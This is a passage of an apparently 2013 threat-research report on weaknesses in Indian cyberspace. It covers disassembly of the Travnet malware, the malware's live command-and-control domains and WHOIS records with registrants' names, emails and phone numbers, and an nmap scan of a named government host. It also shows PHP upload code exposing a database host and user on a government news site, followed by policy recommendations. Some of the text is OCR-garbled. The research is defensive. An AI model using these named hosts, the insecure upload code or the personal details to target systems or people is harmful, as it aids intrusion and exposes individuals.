00401705
0040170B
00401711
                                                                                                                                                msvcrt.strstr
                                                       LEH EHX,DWORD PTR SS:[EBP-10C]
PUSH EAX
PUSH DWORD PTR SS:[EBP-4]
CALL ESI
ADD ESP,18
TEST EAX,EAX
JNZ SHORT travnet_.00401747
PUSH EBX
LEA EAX,DWORD PTR SS:[EBP-10C]
PUSH Traunet_.00408540
00401711
00401712
00401715
00401717
0040171A
0040171C
0040171E
                          FF75 FC
                         FFD6
83C4 18
                          85C0
                      .~75 29
.~53
                          8D85 F4FEFFFF
00401725
0040172A
0040172B
                                                        PUSH travnet_.0040B54C
PUSH EAX
CALL EDI
                                                                                                                                                ASCII "%s:UPLOAD"
                          68 <u>4CB54000</u>
50
                          FFD7
                          8D85 F4FEFFFF LEA EAX, DWORD PTR SS:[EBP-10C]
0040172D
```

The C&C server in case of this variant was located at:

"http://www.viprambler.com/newsinfo/uld/nettraveler.asp"

Travnet Technical Analysis: Part C

Apart from analyzing the malware samples, we also tried to gather as much information about the C&C servers as we could. The fact that even after a lot of research papers being published on the analysis of the Travnet malware, some of the C&C servers are still active & functioning, is noteworthy. We were able to locate a few of them. The ones that caught our attention are currently hosted on these domains:

- www.pkspring.net
- www.viprambler.com





Let's start with the analysis of "www.viprambler.com". WHOIS record for the domain currently is as follows:

```
The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Registration Service Provided By: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.

Domain Name: VIPRAMBLER.COM

Registration Date: 23-Jan-2013
Expiration Date: 23-Jan-2014

Status:LOCKED

Note: This Domain Name is currently Locked.

This feature is provided to protect against fraudulent acquisition of the domain name, as in this status the domain name cannot be transferred or modified.

Name Servers:

nsl.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com

nss.ezdnscenter.com
```

Registrant information for the domain is as follows:

```
Aod's geek
<u>File Edit View Search Terminal Help</u>
Registrant Contact Details:
   wang panli
   wang panli
   shenzhen
   guangdong, 518026
   CN
   Tel. +86.075582661331
   Fax. +86.075582661331
Administrative Contact Details:
   wang panli
   wang panli
   guangdongshenzhenfutian
   shenzhen
   guangdong, 518026
   Tel. +86.075582661331
   Fax. +86.075582661331
```





Our analysis strongly suggests that the group behind Travnet might be from China. The above record is just one of the findings that supports the claim. Its interesting to note that the domain was recently registered, is locked & expires in 2014. Another interesting observation is the address of the registrant. "Guangdong" province from China seems to pop up everywhere. Its also noteworthy that the domain is still active & still hosting the Travnet C&C. We've also observed that the C&C now remains active only during specific time of the day. The time-stamp from the images below, confirms this.

Active response from the C&C:



C&C server refusing connection later on the same day:

```
complete connect to remote host: Connection refused
complete connect complete connect complete connect complete connection refused
complete connect connect complete connection refused
complete connect complete connection refused
complete connection refused
```





Its obvious that even after the discovery of the malware, the group behind this specific attack is determined to keep it alive. The Travnet malware as well as its C&C infrastructure is constantly evolving. Lets move onto the next active domain.

The Travnet C&C hosted at "pkspring.net" seems to be fully functional & active all the time. The response from the server when opened from a browser is as follows:




Another interesting finding is the fact that it hosts Travnet C&C on 3 different ports on the server. They are as follows:

- 80
- 443
- 8080

Its evident from the following pictures.


Port 443







Port 8080



Moving on, we found out that 21 domains are hosted on the same server at the moment. And all of them are active C&C servers for the Travnet malware. They also seem to have interesting domain names. Its an indication of the seriousness of the campaign.


Other domains hosted & owned by the same group on the same server/IP:








The image below proves that all of the above domains serve the same Travnet C&C on the same 3 ports, each.



After this, we focused our attention on the WHOIS details of these domains. At the moment, the details of the registrant is kept private & it was recently updated. Its also interesting to note that the group behind this has ensured that the domain cannot be taken over by someone else. The following page contains the current WHOIS data for the domain.

"Pkspring.net" WHOIS data (Recent)







Registrant details for the domain:

```
Aod's geekLand
>_
File Edit View Search Terminal Help
  Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
  Domain Name: PKSPRING.NET
     Created on: 26-May-13
     Last Updated on: 26-May-13
  Registrant:
  Domains By Proxy, LLC
  DomainsByProxy.com
  Administrative Contact:
     Private, Registration PKSPRING.NET@domainsbyproxy.com
Domains By Proxy, LLC
DomainsByProxy.com
     14747 N Northsight Blvd Suite 111, PMB 309
     (480) 624-2599
                          Fax -- (480) 624-2598
  Technical Contact:
     Private, Registration PKSPRING.NET@domainsbyproxy.com
     Domains By Proxy, LLC
     DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
     Scottsdale, Arizona 85260
     United States
```

Nothing much to go on there at the moment. But thanks to older WHOIS records, we found out some interesting facts.

The same domain was earlier registered as follows:







It was apparently created on 20-march-2009 & its expiration date was set to 20-march-2013. The registrant's information at that time was as follows:

```
Ni Ultimate Network Inform ×
← → C 🗋 www.netinfo.org.ua/pkspring.net.htm
                                                                                                                                                 ☆ ≡
  By submitting this query, you agree to abide by this policy.!!
  Domain Name : pkspring.net 🛶
  PunnyCode : pkspring.net \( \)
Creation Date : 2009-03-20 15:35:04
Updated Date : 2012-03-24 13:57:19
  Expiration Date : 2013-03-20 15:35:00
  Registrant:
  Organization : ZhaoYang IT LTD.
  Name : Zhanglan.
Address : Shen Zhen province,Guangdong
  City : ShenZhen
  Province/State : GuangDong
  Country : cn
Postal Code : 525100
  Administrative Contact:
  Name : Zhanglan.
  Organization : Zhanglan.
  Address : Shen Zhen province, Guangdong
City : ShenZhen
  Province/State : GuangDong
  Country : cn
  Postal Code : 525100
Phone Number : 86-755-63217861
Fax : 86-755-63217861
  Email: livep92@hotmail.com 🕰
```


The above data seems familiar. The only difference now being that the domains have be renewed, registration details kept private & the email ID of the registrant has changed from "<u>livep92@hotmail.com</u>" to "<u>chenjm@sina.com</u>", which belongs to a private Chinese mail service (<u>http://mail.sina.com.cn/</u>). The same thing





has happened with other publicly disclosed Travnet C&C domains. We also fetched details of another domain that previously hosted Travnet C&C & has been recently renewed, most likely by the same group.


A search for the email "livep92@hotmail.com" led us to the following page :



The above listed domains are already known to have hosted the Travnet C&C. We did some research on the current status of one of the domains from the above list, "discoverypeace.org". The current WHOIS data for the domain "discoverypeace.org" is as follows:








This looks strikingly similar to the current status of the active C&C domain "pkstring.net". It was also recently updated. The older WHOIS entry for the same domain was as follows:





Conclusion of Travnet Analysis:

From our analysis of the Travnet malware so far, it's quite evident that many things hint at the origin of this campaign to be from China. It's also a known fact the Indian government & other important sectors from India were heavily targeted during this campaign. T

The fact that this was a highly targeted attack & focused on stealing confidential documents & sensitive information makes it noteworthy.





PART THREE:

PRIMARY CAUSES





PART THREE: PRIMARY CAUSES

What are the primary causes of weak Indian Cyber Space?

Use of Outdated Software on Government Websites

Another interesting finding is the fact that many of the servers that host "gov.in" sites are running outdated software versions.

```
Starting Nmap 6.00 ( http://nmap.org ) at 2013-06-26 05:03 IST
Nmap scan report for karnataka.gov.in (202.138.101.165)
Host is up (0.24s latency).
rONS record for 202.138.101.165: www.karnataka.gov.in
Not shown: 999 filtered ports
PORT STATE SERVICE
80/tcp open http
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003[XP (86%)
OS CPE: cpe:/o:microsoft:windows server 2003::sp2 cpe:/o:microsoft:windows xp::s
p2
Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (86%), Microsoft Window
s Server 2003 SP1 - SP2 (85%), Microsoft Windows XP SP2 or Windows Server 2003 SP
2 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/.
Nmap done: 1 IP address (1 host up) scanned in 684.91 seconds
```

As an example, from the above image, it is evident that the domain "karnataka.gov.in" is hosted on a server running "Windows Server 2003", on 22-June-2013. To confirm this, we ran an nmap scan & it's not surprising to find out that the information is true. The screenshot of our nmap scan is as follows:


While use of outdated software is one of the major concerns, it seems most of the Indian government sites are riddled with vulnerable code too. It's quite common to locate webshells on these sites.





Webshells on Indian Websites


One of the many live webshells we found recently during our analysis is shown in the following image:



From the time-stamps on the above image, it's evident that this is webshell is still active at the time of this this writing. An example of a government site that's not properly managed & discloses highly sensitive information is as follows:

```
www.prd.kerala.gov.in/ ×
← → C  www.prd.kerala.gov.in/news/upload.php_
                                                                                                ₩
    $flold='img/'.basename($_FILES['image']['name']);
    $florg='img/'.$fl1."fd".$fl2."fg";
$status=rename($flold,$florg);
    $link=mysql_connect("216.55.97.83", "sreejesh",
    or die("Could not coninect : " . mysql_error());
    mysql_select_db("prd") or die("Could not select database");
     $query="insert into
images(img file,img type,img height,img width,img bytes,img title,img descr,img alt,
img nno)
rmg_...o,
values('".$forg."','".$type."',$file_height,$file_width,$file_size,'".$title."','".$
descr."','".$alt."','".$tnn."')";
         $result=mysql_query($query);
         //echo $query;
         echo "file uplodaded successfully";
} else {
   echo "error loading";
?>
```







The above screenshot is just one of the many live examples of poorly managed web servers that do not follow even the most basic web application security guidelines. Even important government sites, access to which can lead to much deeper intrusion seem to be managed with little care. The following image is just one of the examples of developing or customizing a CMS & not properly handling access-control.



While defacements are usually carried out by hackers just for fun or fame, in a way its a boon in disguise. Serious hackers can cause much more damage & remain unnoticed for a very long time by having access to the privileges these hackers abuse to deface the site. Slowly but steadily, serious APT campaigns are on the rise. Its very important for the nation to start upgrading its IT infrastructure & keep up with the latest security guidelines & practices. The next part of this research paper focuses on a recent APT campaign against multiple countries including India was targeted.

While each and every technical cause for weak Indian Cyber space is beyond the scope of this document, we also believe that India requires a strong policy driven approach along with inspiring leadership from thought leaders and Government departments in Information security to bring the much needed change.





PART FOUR:

RECOMMENDATIONS





PART FOUR: RECOMMENDATIONS

We recommend the following

Policy on Domain Name acquisition, management & maintenance

The Domain name acquisition, management and maintenance policy should address the process to protect and manage the crucial online identities of Indian Government Domains. At present there is no consistent policy to acquire and manage the domains. The policy should address:

- 1. Naming convention to be followed for official Government domains to prevent misuse by domain squatters
- 2. A Government body that is responsible to register, administer and manage the domains
- 3. Consistent working administrative and management contacts for WHOIS query
- 4. Systematic policy to acquire domains and renew them on timely basis
- 5. A policy to ensure "Domain Authorization keys" are managed properly and maintained in proper chain of custody, secured in a bank locker and handled with systematic process

Policy on Vendor qualification for secure website development

It is crucial to select the right vendors for developing security websites and web applications for all Government projects. The policy should address:

- 1. Qualification parameters for selection of vendor for web site and web application development
- 2. Certified Staff by vendor working on Government projects for Information security and secure coding
- 3. Quarterly vulnerability assessment and penetration testing of all websites
- 4. Security Classification of websites that determine parameters of vendor approval
- 5. Comprehensive development and support contract from vendor that covers data security and associated penalties in event of breach

Policy on Patch Management

While it is possible that such a policy exits with organizations such as NIC, it is important to ensure these are implemented in a timely manner. The policy on patch management must ensure outdated software must be secured appropriately and updated as per Industry standards. The policy must address:

- 1. Adequate test bed environment for testing new updates for software, patches etc
- 2. Comprehensive UAT (User Acceptance Testing) before implementation of critical security patches
- 3. Policy to ensure critical security updates are deployed within a specified time from date of release
- 4. Backup of data and roll back methodologies in event of patch deployment issues
- 5. Monitoring of critical updates and patches and appropriate classification of the same for deployment





Policy, Process and Guidelines on Full disclosures

India has a strong community of Information security experts who can support the Indian Government and strengthen overall security of our cyber space. As the nature of such community is dynamic and rapidly evolving, it is important for the Indian Government to setup a policy and process for responsible full disclosures when Indian citizens report possible vulnerabilities in critical digital assets of India. These must address:

- 1. Process by which any citizen of India can safely submit and report vulnerabilities, full disclosures in Indian websites to an authorized agency without fearing action of IT Act law
- 2. Guidelines under which, the security experts from the Indian community can communicate, assist and support law enforcement and responsible agencies in effectively addressing security gaps in Indian Cyber space.
- 3. Process to act on security incidents reported by the security community in a timely manner.
- 4. Guidelines to industry at large on how to cooperate with security experts who disclose security issues in their organizations
- 5. Guidelines to the citizens on being Cyber aware and how to help the Government in securing the economy of the country from malicious hackers

Role of National Security Database

National Security Database (NSD) is a prestigious empanelment program awarded to credible & trustworthy Information security experts with proven skills to protect the National Critical Infrastructure & economy of the country.

The National Security Database project has been generously endorsed and supported by NTRO and CERT and has been playing an important role in raising the cyber safety awareness across the Nation as well as engaging the community in improving the overall cyber space of India.

We sincerely believe that in coming years, the program will create a strong and credible cyber workforce that can help the Indian Government in both offense and defence of its Cyber Space.

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